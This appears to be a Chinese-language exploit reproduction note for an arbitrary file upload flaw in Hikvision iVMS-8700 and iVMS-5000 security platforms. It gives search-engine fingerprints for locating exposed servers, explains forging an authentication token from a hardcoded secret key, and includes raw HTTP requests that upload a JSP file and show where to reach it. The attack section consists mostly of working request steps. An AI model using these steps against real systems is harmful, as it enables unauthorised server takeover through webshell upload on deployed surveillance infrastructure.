H13-3海康威视-iVMS-8700综合安防管理平台-文件上传

漏洞描述：

海康威视iVMS系统存在在野 0day 漏洞，攻击者通过获取密钥任意构造token，请求/resourceOperations/upload接口任意上传文件，导致获取服务器[webshell](https://so.csdn.net/so/search?q=webshell&spm

影响版本：

海康威视综合安防系统iVMS-5000
海康威视综合安防系统 iVMS-8700

网站图片：

网络测绘：

fofa语法：


鹰图指纹：web.body="/views/home/file/installPackage.rar"

漏洞复现：

```
POST /eps/api/resourceOperations/upload HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://you-ip
Connection: close
Cookie: ISMS_8700_Sessionname=7634604FBE659A8532E666FE4AA41BE9
Upgrade-Insecure-Requests: 1
Content-Length: 62

service=http%3A%2F%2Fx.x.x.x%3Ax%2Fhome%2Findex.action
```

构造token绕过认证 （内部机制：如果token值与请求url+secretkey的md5值相同就可以绕过认证）
secretkey是代码里写死的（默认值：secretKeyIbuilding）
token值需要进行MD5加密（32位大写）
组合：token=MD5(url+"secretKeyIbuilding")



重新验证

可以看到，成功绕过
构造文件上传payload

```
POST /eps/api/resourceOperations/upload?token=构造的token值 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```


```
Connection: close
Cookie: ISMS_8700_Sessionname=A29E70BEA1FDA82E2CF0805C3A389988
Content-Type: multipart/form-data;boundary=----WebKitFormBoundaryGEJwiloiPo
Upgrade-Insecure-Requests: 1
Content-Length: 174

------WebKitFormBoundaryGEJwiloiPo
Content-Disposition: form-data; name="fileUploader";filename="1.jsp"
Content-Type: image/jpeg

test
------WebKitFormBoundaryGEJwiloiPo
```

显示上传成功且返回了resourceUuid值

验证路径：http://url/eps/upload/resourceUuid的值.jsp



test